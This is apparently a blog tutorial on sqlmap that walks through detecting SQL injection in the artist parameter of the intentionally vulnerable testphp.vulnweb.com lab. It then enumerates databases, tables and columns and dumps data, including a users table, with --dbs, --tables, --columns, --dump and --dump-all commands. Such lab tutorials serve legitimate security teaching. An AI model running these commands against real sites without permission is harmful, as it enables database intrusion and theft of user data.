# How to look for SQLi with a practical SQLmap guide.
SQLMap is a powerful open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in a web application's database. Here we will guide you through the process.
Before we begin, please note that it's important to use such tools responsibly and only on systems that you have explicit permission to test. And for that reason we will use the labs set up at [www.vulnweb.com](http://www.vulnweb.com/), these are free and legally safe to test with full permission, we will use the [testphp](http://testphp.vulnweb.com) lab for this demo, as seen below, we will get to that later.

But first let's find out about sqlmap, the below is a quote from [sqlMap](https://sqlmap.org)
> sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.
If you are like some & use kali sqlmap is already installed, but if not it can be installed from the repository on [github](https://github.com/sqlmapproject/sqlmap)
You can run below code to clone the repo, where you will find install options.
`git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev`
After installing you can run sqlmap -h to see the help menu, running sqlmap depends how you installed it, if you cloned it you will have to go to the folder where you cloned it and run `python sqlmap.py -h` if you have it installed just run like below `sqlmap -h`, in this post i will be using `sqlmap` command, just replace it with `python sqlmap.py <command>` for the other method.

As you can see there are may options and ways to use sqlmap, the basic command to test a site is `sqlmap -u <http://target.here.com>` sqlmap will have a look, this will probably return no results, let's run this against [testphp.vulnweb.com](http://testphp.vulnweb.com) as we have permissions to do so.

As you can see w get an error of "no parameters" which is obvious by the url we provided, but it tells us what to do about it, we can run `sqlmap -u http://testphp.vulnweb.com --forms --crawl=2` but this is more involved and maybe reserved for a follow on post, for now we do this manually and look for a query parameter within the site.
If we look around the site we come to the below section "artists"


clicking on the 1st "artist" takes us to this url `http://testphp.vulnweb.com/artists.php?artist=1`, we have our possible injection point, a query parameter, let's feed this into sqlmap `sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1`
after a bit it will ask you if you want to skip other tests see below, choose the default "Y" as we know the databse type now, also choose "Y" on next question.

on next screenshot we choose "N" as we found "artist" is vulnerable lets look more into it.

Once it's finished you will something similar to below

No we can run the original command again but append --dbs to the end `sqlmap http://testphp.vulnweb.com/artists.php?artist=1 --dbs` to enumerate the databases, once it's finished you will see an example below that it returns 2 databases, "acuart" & "information_schema", we will focus on "acuart" for now.

Now we can enumerate the tables with the `--tables` command, the D is to specify the database name.
`sqlmap http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables`
Now we can enumerate the columns in a table or all tables.
**All columns in a database**: `sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --columns`

**Table specific**: `sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns`



Now to view these we can use `--dump` to specify which data we want to view or we can dump the whole lot by using `--dump-all`
Specific data example: `sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump`.
All data example: `sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --dump-all`.
 Sign in with Wallet
Connect another wallet
Sign in with Wallet
Connect another wallet